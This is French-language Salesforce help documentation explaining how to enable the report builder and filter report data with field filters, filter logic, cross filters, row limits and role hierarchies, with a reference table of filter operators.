Les nouvelles organisations reçoivent automatiquement la dernière version du générateur de rapport. Si la section Mise à niveau du générateur de rapport ne s'affiche pas dans la page Paramètres de l'interface utilisateur, la mise à niveau est déjà activée dans votre organisation.

L'attribution de l'autorisation « Générateur de rapport » à tous les utilisateurs via des profils ou des ensembles d'autorisations est différente de l'activation du générateur de rapport pour l'ensemble de l'organisation. Pour activer le générateur de rapport pour votre organisation, procédez comme suit.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de rapports et de tableaux de bord :

- Personnaliser l'application

Important: La mise à niveau **n'affecte** aucun rapport existant. Cependant, une fois la mise à niveau effectuée, vous ne pouvez pas restaurer l'assistant de rapports antérieur.

1. Dans Configuration, saisissez `Rapports` dans la case `Recherche rapide`, puis sélectionnez **Paramètres de rapports et de tableaux de bord**.
2. Consultez la section Mise à niveau du générateur de rapports de la page, puis cliquez sur **Activer**. Si le bouton ne s'affiche pas, le générateur de rapport a déjà été activé pour l'ensemble de votre organisation.
3. Confirmez votre choix en cliquant sur **Oui, Activer le générateur de rapports pour tous les utilisateurs**.

# Filtrage de données de rapport

Que faire si votre rapport renvoie plus de données que nécessaire ? Utilisez des filtres pour limiter votre rapport aux données dont vous avez besoin.

Dans Salesforce Classic, filtrez votre rapport depuis le générateur de rapport.

Dans Lightning Experience, il existe deux méthodes pour filtrer des rapports : depuis le générateur de rapport ou lors de l'affichage d'un rapport. Pour ajouter ou modifier des filtres de rapport, utilisez le générateur de rapport. Pour modifier des filtres existants et non verrouilés en consultant un rapport, exécutez le rapport, puis modifiez les filtres directement dans le volet des filtres ( ). Vous pouvez modifier des filtres existants dans ce volet, mais vous ne pouvez pas en ajouter d'autres.

Remarque: Dans Lightning Experience, ces filtres sont disponibles dans le générateur de rapport, mais ils ne sont pas affichés dans le volet des filtres en consultant un rapport. Bien que les filtres ne soient pas affichés, ils filtrent le rapport.

- Filtres de limitation de ligne
- Filtres croisés
- Filtres de champ historique
- Filtres standard (à l'exception des filtres d'étendue et de date)

1. Dans le générateur de rapport, ouvrez le menu déroulant **Ajouter**, puis sélectionnez un type de filtre :
   - **Filtre de champ** pour filtrer sur des champs. Par exemple, utilisez un filtre de champ pour filtrer par `Nom du compte égal à Acme`.
   - **Logique de filtrage** pour personnaliser l'application des filtres existants à votre rapport. Un numéro est attribué à chaque filtre. Si vous souhaitez que votre rapport renvoie les enregistrements correspondant aux critères Filtre 1, et Filtre 2 ou Filtre 3, utilisez la logique de filtrage suivante : `Filter 1 AND (Filter 2 OR Filter 3)`. Une logique de filtrage nécessite au moins un filtre de champ.
   - **Filtre croisé** pour filtrer sur la relation d'un objet avec un autre. Appliquez un filtre croisé sur `Comptes avec opportunités` afin que votre rapport renvoie uniquement les comptes contenant des opportunités. Ajoutez un sous-filtre à un filtre croisé pour filtrer par le deuxième objet. Par exemple, avec le sous-filtre d'opportunité `Montant supérieur à 50 000` votre rapport renvoie les comptes contenant des opportunités d'une valeur supérieure à 50 000 $.
   - **Limitation de lignes** pour limiter le nombre de lignes de résultats dans des rapports tabulaires. Pour connaître les cinq comptes qui présentent le chiffre d'affaires annuel le plus élevé, définissez une limitation de lignes sur `Top 5 des comptes par chiffre d'affaires annuel`.

   Des filtres standard, par exemple des filtres de date, sont appliqués par défaut à la plupart des objets. Recherchez-les sous le menu déroulant Ajouter et personnalisez-les selon vos besoins. Les différents objets ont des filtres standard différents.
2. Saisissez des critères de filtrage.

   Pour consulter une aide sur la saisie de critères de filtrage, reportez-vous à Référence des opérateurs de filtrage et à Ajout d'une logique de filtrage.
3. Vous pouvez également sélectionner **verrouillé** pour empêcher des utilisateurs de modifier un filtre de champ en lisant votre rapport dans Lightning Experience.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour ajouter ou modifier un filtre
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour verrouiller ou déverrouiller des filtres afin d'empêcher les utilisateurs de les modifier en consultant un rapport dans Lightning Experience
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour modifier un filtre en consultant un rapport dans Lightning Experience
- Exécuter des rapports

4. Cliquez sur **Enregistrer**.
5. Pour lire votre rapport filtré, cliquez sur **Exécuter le rapport**. Dans les nouveaux rapports, le bouton Exécuter le rapport n'est pas affiché tant vous n'avez pas enregistré le rapport.

   Remarque: Dans le générateur de rapport de Lightning Experience, enregistrez votre rapport avant de l'exécuter pour ne pas perdre des modifications effectuées. Enregistrez notamment le rapport après avoir ajouté les éléments suivants :

   - Filtres de limitation de ligne
   - Filtres croisés
   - Champs de formule
   - Champs de compartiment

Exemple: Supposons que vous souhaitez que votre équipe appelle de nouvelles pistes dans des sociétés de plus de 100 employés, situées en Californie, en Arizona ou au Nevada. Vous avez un rapport sur les pistes contenant les champs `Statut de la piste`, `Nombre d'employés` et `Région`. Votre rapport présente une vue d'ensemble des pistes de votre société. Cependant, vous souhaitez afficher uniquement les *nouvelles* pistes *comptant plus de 100 employés* et *situées en Californie*. Appliquez les filtres suivants à votre rapport :

1. Statut de piste égal à Nouveau
2. Nombre d'employés supérieur à 100
3. Région inclut Californie, Arizona, Nevada

Votre rapport renvoie ainsi uniquement les pistes dont vous avez besoin.

### Ajout d'une logique de filtrage

Une logique de filtrage contrôle la méthode d'application et les événements qui activent des filtres dans votre rapport.

### Filtrage des données de rapport par hiérarchie des rôles

Vous souhaitez afficher les rôles basés sur une structure d'organisation ou sur une fonction ? Récupérez les enregistrements appartenant à toutes les personnes associées à une fonction (par exemple, responsable commercial) et aux rôles subordonnés (par exemple, commercial) en filtrant votre rapport par un rôle.

### Référence des types de filtre

Plusieurs types de filtre permettent de préciser les données des rapports : filtres standard, filtres de champ, filtres croisés et filtres de limitation de ligne. Chaque type filtre vos rapports d'une façon différente. La liste ci-dessous peut vous aider à sélectionner le type de filtre adapté à votre rapport.

### Référence des opérateurs de filtrage

L'opérateur dans un filtre est comparable au verbe dans une phrase. Les opérateurs spécifient les relations entre les différents critères de filtrage. Lors de la définition de filtres dans des vues de listes, des rapports, des tableaux de bord et certains champs personnalisés, consultez la liste d'opérateurs de filtrage ci-dessous.

### Référence des filtres de dates relatives

Les filtres de dates relatives permettent de filtrer les champs de date en utilisant une syntaxe facile à comprendre inspirée par la parole humaine.

### Notes relatives au filtrage des types de champ et de valeur

Lors du filtrage de champs de texte, de champs de dates, de valeurs numériques, de valeurs de listes de sélection et de valeurs vides ou nulles, tenez compte des points ci-dessous.

### Conseils pour le filtrage des devises multiples

Conseils pour le filtrage des champs de devise lorsque votre organisation utilise plusieurs devises.

## Ajout d'une logique de filtrage

Une logique de filtrage contrôle la méthode d'application et les événements qui activent des filtres dans votre rapport.

Une fois ajouté à votre rapport, le filtre est numéroté. Le premier est le Filtre 1 et le deuxième est le Filtre 2. Vous appliquez une logique de filtrage en fonction de ces filtres numérotés.

Par exemple, supposons qu'un rapport sur les comptes contient des filtres `Région/province`, `Chiffre d'affaires annuel` et `Secteur d'activité`. Votre rapport contient les filtres suivants :

1. Région inclut Californie, Arizona, Nevada
2. Secteur d'activité égal à Banque
3. Chiffre d'affaires annuel supérieur à 1000000

Avec ces trois filtres, votre rapport renvoie les comptes situés en Californie, en Arizona ou au Nevada, dans le secteur d'activité Banque, avec un chiffre d'affaires annuel supérieur à 10 000 000 $. Cependant, si vous vous intéressez uniquement aux comptes situés en Californie, en Arizona ou au Nevada ET dans le secteur d'activité Banque, OU avec un chiffre d'affaires annuel supérieur à 10 000 000,00 $ ? Ajoutez une logique de filtrage à votre rapport.

1. Cliquez sur **Ajouter** > **Logique de filtrage**.
2. Saisissez le numéro de ligne de chaque filtre, séparé par un opérateur de logique de filtrage.

   Par exemple, **(1 AND 2) OR 3** recherche les enregistrements correspondant à la fois à Filtre 1 et Filtre 2 ou Filtre 3.

   Voici un tableau complet des opérateurs de logique de filtrage :

| Opérateur | Définition |
| --- | --- |
| **ET** | Recherche les enregistrements qui correspondent aux deux valeurs.<br>**1 AND 2** |
| **OU** | Recherche les enregistrements qui correspondent à l'une des valeurs.<br>**1 OU 2** |
| **NOT** | Recherche les enregistrements qui excluent les valeurs.<br>Par exemple, Filtre 1 est **Secteur d'activité égal à « Biotechnologie »**. Vous définissez une logique de filtrage sur **Pas 1**. Votre rapport renvoie les enregistrements qui sont différents de Biotechnologie. |

3. Cliquez sur **Enregistrer**.

Désormais, votre rapport affiche les comptes du secteur d'activité Banque en Californie, en Arizona et au Nevada avec n'importe quel montant de chiffre d'affaires, et les comptes avec un chiffre d'affaires annuel supérieur à 10 000 000,00 $.

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour créer des vues de liste personnalisées :
- Lire sur le type d'enregistrement inclus dans la liste

Pour créer, modifier ou supprimer des vues de liste publique :
- Gérer les vues de liste publique

**Remarque:**

- La logique de filtrage n'est pas disponible pour tous les filtres. Par exemple, vous ne pouvez pas les utiliser pour des champ récapitulatifs de cumul.
- Dans les rapports dont l'objet A peut avoir ou non un objet B, vous ne pouvez pas utiliser la condition OR pour le filtrage sur des objets multiples. Par exemple, si vous entrez le critère de filtre `Le nom du compte commence par M OU le prénom du contact commence par M`, un message d'erreur s'affiche, vous informant que votre critère de filtre est incorrect.
- À l'exception d'une logique de filtrage sur des champs de recherche, vous ne pouvez pas utiliser une logique de filtrage si vos filtres utilisent l'un des champs suivants :
  - `Rubriques`
  - `Description`
  - les champs `Ligne d'adresse 1`, `Ligne d'adresse 2`, `Ligne d'adresse 3`
  - `Catégorie de prévision`
  - `Campagne : Type de membre`
  - `Utilisateur : Nom du profil`
  - `Statut de connexion`
  - champs de zone de texte long personnalisés

Référence des opérateurs de filtrage

L'opérateur dans un filtre est comparable au verbe dans une phrase. Les opérateurs spécifient les relations entre les différents critères de filtrage. Lors de la définition de filtres dans des vues de listes, des rapports, des tableaux de bord et certains champs personnalisés, consultez la liste d'opérateurs de filtrage ci-dessous.

Filtrage des valeurs de liste de sélection spéciale

CONSULTER ÉGALEMENT :

Référence des opérateurs de filtrage

Filtrage des valeurs de liste de sélection spéciale

Notes relatives au filtrage des types de champ et de valeur

## Filtrage des données de rapport par hiérarchie des rôles

Vous souhaitez afficher les rôles basés sur une structure d'organisation ou sur une fonction ? Récupérez les enregistrements appartenant à toutes les personnes associées à une fonction (par exemple, responsable commercial) et aux rôles subordonnés (par exemple, commercial) en filtrant votre rapport par un rôle.

Par exemple, pour afficher les opportunités qui appartiennent aux membres de l'équipe commerciale Californie, filtrez votre rapport d'opportunité par le rôle *Responsable commercial - Californie*. Vous pouvez également explorer les opportunités qui appartiennent à un responsable commercial spécifique en Californie, en affinant vos résultats par le nom d'une personne spécifique dans le rôle.

**Remarque:** Les filtres de hiérarchie des rôles sont disponibles uniquement pour les rapports basés sur les types de rapport standard suivants :

- Activité
- Tâche
- Événement
- Campagnes avec des opportunités
- Prévisions
- Opportunité, à l'exception de :
  - Opportunités avec des concurrents
  - Opportunités avec des rôles de contact
  - Opportunités associées à des rôles de contact et des produits
  - Historique d'opportunité
  - Opportunités avec des partenaires
  - Opportunités avec des équipes
  - Opportunités avec des équipes et des produits

Les filtres de hiérarchie des rôles ne sont pas disponibles dans les rapports basés sur des types de rapport personnalisés.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter ou modifier un filtre
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour verrouiller ou déverrouiller des filtres afin d'empêcher les utilisateurs de les modifier en consultant un rapport dans Lightning Experience
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Pour modifier un filtre en consultant un rapport dans Lightning Experience
- Exécution des rapports

### Filtrage par hiérarchie de rôles dans Lightning Experience

1. Si nécessaire, dans la page d'exécution du rapport, cliquez sur pour ouvrir le panneau Filtres.
2. Dans le panneau Filtres, cliquez sur **Hiérarchie des rôles**.
3. Dans la boîte de dialogue Hiérarchie des rôles, filtrez par un rôle. Pour trouver des rôles spécifiques, vous pouvez utiliser la case de recherche.
4. Vous pouvez filtrer davantage le rapport en affinant les résultats par une personne dans le rôle sélectionné. Seuls les rapports appartenant à cette personne et à ses subordonnés sont affichés.

### Filtrage par hiérarchie de rôles dans Salesforce Classic

1. Dans la page d'exécution du rapport, cliquez sur **Afficher la hiérarchie**.
2. Accédez à un rôle.

3. Si vous souhaitez ouvrir un rapport déjà filtré par un rôle, accédez au rôle, puis cliquez sur **Personnaliser** pour ouvrir le Générateur de rapport. Cliquez ensuite sur **Propriétés du rapport**, puis cochez **Enregistrer le niveau de hiérarchie**. Dans Propriétés du rapport, cliquez sur **Enregistrer**, puis de nouveau sur **Enregistrer** dans le Générateur de rapport.

## Référence des types de filtre

Plusieurs types de filtre permettent de préciser les données des rapports : filtres standard, filtres de champ, filtres croisés et filtres de limitation de ligne. Chaque type filtre vos rapports d'une façon différente. La liste ci-dessous peut vous aider à sélectionner le type de filtre adapté à votre rapport.

| Type de filtre | Description |
|---|---|
| **Filtre standard** | Les filtres standard sont appliqués par défaut à la plupart des objets. Les différents filtres ont différents filtres standard, mais la plupart des objets incluent les filtres standard `Afficher` et `Champ de date`. `Afficher` filtre les objets en fonction de regroupements attendus (tels que « Mes comptes » ou « Tous les comptes »). `Champ de date` filtre par un champ (tel que `Date de création` ou `Dernière activité`) et par une plage de date (telle que « Toutes les dates » ou « Mois dernier »). |
| **Filtre de champ** | Des filtres de champ sont disponibles pour des rapports, des vues de liste, des règles de workflow et d'autres zones de l'application. Pour chaque filtre, définissez le champ, l'opérateur et la valeur. Avec des rapports tabulaires, récapitulatifs et matriciels, vous pouvez faire glisser un champ depuis le volet Champs vers le volet Filtres afin d'ajouter un filtre de rapport. |
| **Logique de filtrage** | Ajoutez des conditions booléennes pour contrôler le mode d'évaluation des filtres de champ. Vous devez ajouter au moins un filtre de champ avant d'appliquer la logique de filtrage. |
| **Filtre croisé** | Filtrez un rapport par l'objet enfant en utilisant des conditions AVEC ou SANS. Ajoutez des sous-filtres pour affiner le filtrage par champ dans l'objet enfant. Par exemple, si vous avez un filtre croisé *`Compte avec opportunités`*, cliquez sur **Ajouter un filtre d'opportunité**, puis créez le sous-filtre *`Nom de l'opportunité égal à ACME`* pour inclure uniquement ces opportunités. |
| **Limite de lignes** | Pour des rapports tabulaires, sélectionnez le nombre maximal de lignes à afficher, puis choisissez un champ de tri et l'ordre de tri. Vous pouvez utiliser un rapport tabulaire comme rapport source pour un composant de tableau de bord ou de graphique, si vous limitez le nombre de lignes qu'il renvoie. |

Exemple : Rapport sur des objets associés avec des filtres croisés

Utilisez un filtre croisé pour ajuster vos résultats en incluant ou en excluant des enregistrements d'objets associés, sans avoir à écrire de formule ou de code. Vous pouvez appliquer les filtres croisés seuls ou combinés à des filtres de champ.

Exemple : Utilisation de limites de lignes dans des filtres de rapport

Cet exemple montre un filtre de rapport utilisant un filtre de champ, une logique de filtrage et une limite de lignes.

## Exemple : Rapport sur des objets associés avec des filtres croisés

Utilisez un filtre croisé pour ajuster vos résultats en incluant ou en excluant des enregistrements d'objets associés, sans avoir à écrire de formule ou de code. Vous pouvez appliquer les filtres croisés seuls ou combinés à des filtres de champ.

Pour modifier le filtre de rapport, survolez-le, puis cliquez sur **Modifier** ou **Supprimer**. Vos filtres s'affichent lorsque vous exécutez votre rapport. Cliquez sur **Modifier** dans cette page pour effectuer des modifications supplémentaires.

Ajoutez des *sous-filtres* pour affiner le filtrage par champ dans l'objet enfant. Par exemple, si vous avez un filtre croisé `Compte avec opportunités`, cliquez sur **Ajouter un filtre d'opportunité**, puis créez le sous-filtre `Nom de l'opportunité égal à ACME` pour afficher uniquement cette opportunité. Vous pouvez créer jusqu'à cinq sous-filtres pour chaque filtre croisé.

- Chaque rapports peut inclure jusqu'à trois filtres croisés.
- Chaque filtre croisé peut avoir jusqu'à cinq sous-filtres.
- La logique de filtrage s'applique uniquement aux filtres de champ, pas aux filtres croisés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Création d'un filtre croisé

   Les filtres croisés permettent d'inclure ou d'exclure des enregistrements dans vos résultats de rapport en fonction d'objets associés et de leurs champs.
2. Exemple : Utilisation de AVEC dans des filtres croisés

   Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions AVEC. Par exemple, filtrez un rapport pour afficher uniquement les comptes avec des requêtes.
3. Exemple : Utilisation de SANS dans des filtres croisés

   Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions SANS. Par exemple, filtrez un rapport pour afficher uniquement les contacts sans activité.
4. Exemple : Utilisation de filtres croisés multiples

   Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions AVEC et SANS. Par exemple, filtrez un rapport pour afficher les comptes qui ont des requêtes mais pas d'activité.
5. Conseils d'utilisation de filtres croisés

   Les filtres croisés fonctionnent comme des filtres ordinaires, mais ont toutefois des caractéristiques particulières.

## Création d'un filtre croisé

Les filtres croisés permettent d'inclure ou d'exclure des enregistrements dans vos résultats de rapport en fonction d'objets associés et de leurs champs.

1. Dans le volet Filtres du générateur de rapports, cliquez sur **Ajouter** > **Filtre croisé**.
2. Sélectionnez un objet parent dans la liste déroulante. Votre choix détermine les objets associés qui s'affichent dans la liste d'objets enfant.

   Conseil: Dans des types de rapport basés sur des campagnes, l'objet parent peut être l'objet secondaire dans le type de rapport. Par exemple, dans un rapport « Campagnes avec des pistes », l'objet parent peut être `Campagnes` ou `Pistes`.
3. Sélectionnez *`avec`* ou *`sans`*.
4. Sélectionnez un objet enfant dans la liste déroulante ou recherchez-le par son nom. La liste déroulante contient tous les objets enfant éligibles de l'objet parent sélectionné.
5. Vous pouvez également ajouter des sous-filtres :
   a. Cliquez sur **Ajouter** *`Votre objet enfant associé`* **Filtrer**.
   b. Sélectionnez un champ. Les champs sont déterminés par l'objet enfant dans le filtre croisé. Par exemple, si votre filtre croisé est *`Comptes avec Requêtes`*, vous pouvez utiliser des champs de requête pour votre sous-filtre.
   c. Choisissez un opérateur de filtre.
   d. Saisissez une valeur.
6. Cliquez sur **OK**.

CONSULTER ÉGALEMENT :

Exemple : Utilisation de filtres croisés multiples

Exemple : Utilisation de AVEC dans des filtres croisés

Exemple : Utilisation de SANS dans des filtres croisés

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Exemple : Utilisation de AVEC dans des filtres croisés

Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions AVEC. Par exemple, filtrez un rapport pour afficher uniquement les comptes avec des requêtes.

Supposons que vous avez gagné de nombreux clients lors d'une récente campagne en Bretagne. Vous souhaitez vous assurer que leurs requêtes soient rapidement résolues. Vous pouvez créer un rapport pour afficher les comptes qui contiennent actuellement des requêtes.

1. Créez un rapport. Dans le type de rapport, cliquez sur **Comptes et contacts**, sélectionnez **Comptes**, puis cliquez sur **Créer**.
2. Dans le volet Filtres du générateur de rapport, définissez les filtres standard appropriés.
3. Créez un filtre de champ dans lequel *`Facturation – Département/Région est égal à CA`*, puis cliquez sur **OK**.
4. Cliquez sur **Ajouter** > **Filtre croisé**, puis spécifiez *`Comptes avec Requêtes`*.

Lorsque vous cliquez sur **Exécuter le rapport**, les résultats incluent uniquement les comptes de Bretagne, avec des requêtes associées.

CONSULTER ÉGALEMENT :

Création d'un filtre croisé

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Exemple : Utilisation de SANS dans des filtres croisés

Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions SANS. Par exemple, filtrez un rapport pour afficher uniquement les contacts sans activité.

Supposons que vous importez une liste de comptes de Bretagne, et que vous souhaitez détecter les comptes avec des contacts manquants avant d'attribuer des propriétaires :

1. Créez un rapport. Dans le type de rapport, cliquez sur **Comptes et contacts**, sélectionnez **Comptes**, puis cliquez sur **Créer**.
2. Dans le volet Filtres du générateur de rapport, définissez les filtres standard appropriés.
3. Créez un filtre de champ dans lequel *`Facturation – Département/Région est égal à CA`*, puis cliquez sur **OK**.
4. Cliquez sur **Ajouter** > **Filtre croisé**, puis spécifiez *`Comptes sans Contacts`*.

Lorsque vous cliquez sur **Exécuter le rapport**, les résultats incluent uniquement les comptes de Bretagne, sans contact associé.

CONSULTER ÉGALEMENT :

Création d'un filtre croisé

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

### Exemple : Utilisation de filtres croisés multiples

Les filtres croisés permettent de filtrer un rapport par les objets enfant d'un objet en utilisant des conditions AVEC et SANS. Par exemple, filtrez un rapport pour afficher les comptes qui ont des requêtes mais pas d'activité.

Supposons qu'un commercial souhaite visualiser les comptes qui contienne des hiérarchisations de problèmes non résolus pour s'assurer que son équipe de support s'en occupe.

1. Créez un rapport. Dans le type de rapport, cliquez sur **Comptes et contacts**, sélectionnez **Comptes**, puis cliquez sur **Créer**.
2. Dans le volet Filtres du générateur de rapport, définissez les filtres standard appropriés.
3. Pour limiter votre rapport aux comptes clients, cliquez sur **Ajouter** > **Filtre de champ**, puis spécifiez *`Type égal à Client`*.
4. Pour visualiser les comptes sans activité, cliquez sur **Ajouter** > **Filtre croisé**, puis spécifiez *`Comptes sans activité`*.
5. Pour visualiser uniquement les comptes sans activité terminée, ajoutez un sous-filtre à votre filtre croisé :
   a. Cliquez sur **Ajouter un filtre d'activité**, puis spécifiez *`Statut égal à Terminé`*.
   b. Cliquez sur **OK**.
6. Pour inclure vos comptes qui contiennent présentement des requêtes, ajoutez un autre filtre croisé, mais spécifiez ici *`Comptes avec des requêtes`*.
7. Pour exclure les requêtes qui n'ont pas été hiérarchisées, ajoutez un sous-filtre à ce filtre croisé :
   a. Cliquez sur **Ajouter un filtre de requête**, puis spécifiez *`Type égal à Problème`*.
   b. Cliquez de nouveau sur **Ajouter un filtre de requête**, puis spécifiez *`Statut égal à Hiérarchisé`*.
   c. Cliquez sur **OK**.

Lorsque vous exécutez le rapport, ils renvoie uniquement les comptes client sans activité terminée et avec des requêtes hiérarchisées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

Création d'un filtre croisé

### Conseils d'utilisation de filtres croisés

Les filtres croisés fonctionnent comme des filtres ordinaires, mais ont toutefois des caractéristiques particulières.

- L'ajout de filtres croisés peut ralentir votre rapport. Pour éviter l'expiration du rapport ou de l'aperçu, limitez les données renvoyées en définissant des filtres. Par exemple, sélectionnez *Mes opportunités* pour Afficher et *Trim d'EX actuel* pour Plage au lieu d'afficher toutes les opportunités à la fois.
- Les objets disponibles dans des filtres croisés dépendent de l'objet parent du type de rapport que vous sélectionnez. Par conséquent, tenez compte des objets enfants associés avant de sélectionner un type de rapport. Par exemple, sélectionnez le type de rapport Comptes pour filtrer par *Comptes avec partenaires*, car Partenaire est un objet enfant de Compte.
- Les filtres croisés fonctionnent conjointement avec votre sélection de type de rapport. Les filtres croisés ont une relation AND avec le type de rapport que vous sélectionnez. Par conséquent, la sélection d'un type de rapport Comptes avec partenaires et l'ajout d'un filtre croisé pour *Comptes avec partenaires* ne renvoient aucun résultat.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

CONSULTER ÉGALEMENT :

Exemple : Utilisation de filtres croisés multiples

Création d'un filtre croisé

Exemple : Utilisation de AVEC dans des filtres croisés

Exemple : Utilisation de SANS dans des filtres croisés

## Exemple : Utilisation de limites de lignes dans des filtres de rapport

Cet exemple montre un filtre de rapport utilisant un filtre de champ, une logique de filtrage et une limite de lignes.

Supposons qu'un représentant souhaite connaître les comptes en région Rhône-Alpes qui offrent le chiffre d'affaires potentiel le plus élevé :

1. Cliquez sur **Nouveau rapport** sous l'onglet Rapports.
2. Ouvrez le type de rapport **Comptes et contacts**, sélectionnez **Comptes**, puis cliquez sur **Créer**.
3. Pour rechercher les comptes en Rhône-Alpes dont le CA est supérieur à 10 millions d'euros ou qui sont des sociétés publiques, cliquez sur **Ajouter** > **Filtres de champ**, puis créez ces filtres :
   a. *Facturation – Département/Région égal à CA*
   b. *Chiffre d'affaires annuel supérieur à 10000000*
   c. *Propriété égal à Public*
4. Pour vous assurer que les résultats comprennent tous les comptes en Rhône-Alpes dont le CA dépasse 10 millions d'euros OU sont des sociétés publiques, cliquez sur **Ajouter** > **Logique de filtrage**, puis saisissez *1 AND (2 OR 3)*.
5. Pour limiter le nombre de résultats d'un rapport tabulaire à 10, cliquez sur **Ajouter** > **Limite de lignes**, puis saisissez 10. Sélectionnez un champ et un ordre de tri. Cliquez sur **OK**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

Lorsque vous cliquez sur **Exécuter le rapport**, vos résultats contiennent 10 lignes et indiquent les sociétés en Rhône-Alpes dont le chiffre d'affaires est supérieur à 10 millions d'euros.

CONSULTER ÉGALEMENT :

- Référence des types de filtre
- Limitez les résultats d'un rapport

## Référence des opérateurs de filtrage

L'opérateur dans un filtre est comparable au verbe dans une phrase. Les opérateurs spécifient les relations entre les différents critères de filtrage. Lors de la définition de filtres dans des vues de listes, des rapports, des tableaux de bord et certains champs personnalisés, consultez la liste d'opérateurs de filtrage ci-dessous.

| Opérateur | Utilisation |
|---|---|
| égal à | Utilisé pour une correspondance exacte. Par exemple, « Créé égal à aujourd'hui ». |
| inférieur à | Utilisé pour des résultats inférieurs à la valeur saisie. Par exemple, « Quota inférieur à 20 000 » renvoie les enregistrements dans lesquels le champ de quota est compris entre 0 et 19 999,99. |
| supérieur à | Pour des résultats qui dépassent la valeur saisie. Par exemple, « Quota supérieur à 20 000 » renvoie les enregistrements dont le montant quota commence à 20 000,01. |
| inférieur ou égal à | Pour des résultats identiques ou inférieurs à la valeur saisie. |
| supérieur ou égal à | Pour des résultats identiques ou supérieurs à la valeur saisie. |
| différent de | Affiche les résultats qui ne contiennent pas la valeur saisie. Cet opérateur est particulièrement utile pour éliminer les champs vides. Par exemple, « E-mail différent de <blank> ». |
| contient | Utilisé pour les champs qui comprennent votre chaîne de recherche, et parfois d'autres informations. Par exemple, « Comptes contient Bretagne » renvoie Voyage en Bretagne, Achats en gros en Bretagne et Bretagne Surf. Notez que si vous saisissez une chaîne de recherche courte, elle peut correspondre à un terme plus long. Par exemple, « Compte contient pro » renvoie Services Pro et Cie Promotions. Cet opérateur n'est pas sensible à la casse. |
| ne contient pas | Élimine les enregistrements qui ne contiennent pas la valeur saisie. Par exemple, « Adresse postale - Ligne 2 ne contient pas Boîte postale ».<br>**Remarque:** Lors de la spécification de critères de filtrage dans des champs récapitulatifs de cumul, `ne contient pas` utilise la logique « ou » sur les valeurs séparées par une virgule. Dans les vues de liste, les rapports et les tableaux de bord, `ne contient pas` utilise la logique « et ».<br>Cet opérateur n'est pas sensible à la casse. |
| commence par | Lorsque vous connaissez les premiers caractères de la valeur, mais pas le texte exact. Cet opérateur est un terme de recherche plus étroit que « contient ». Par exemple, si vous saisissez « Compte commence par Bretagne », Bretagne Surf est renvoyé, mais pas Voyage en Bretagne et Achats en gros en Bretagne. |

| Opérateur | Utilisation |
|---|---|
| inclut | Pour choisir une liste à sélection multiple comme champ sélectionné. Cet opérateur permet de rechercher les enregistrements qui comprennent un ou plusieurs valeurs que vous avez saisies.<br>Par exemple, si vous saisissez « Intérêts inclut rugby, football, basket », les enregistrements qui contiennent uniquement « rugby » et ceux qui contiennent deux ou trois des valeurs saisies sont renvoyés. Les résultats ne comprennent aucune correspondance partielle. |
| exclut | Pour choisir une liste à sélection multiple comme champ sélectionné. Cet opérateur permet de rechercher les enregistrements qui ne contiennent aucune valeur correspondant à celles saisies.<br>Par exemple, si vous saisissez « Intérêts exclut vin, golf », votre rapport répertorie les enregistrements qui contiennent des valeurs différentes de cette liste, y compris les valeurs vides. Les résultats ne comprennent aucune correspondance partielle. |
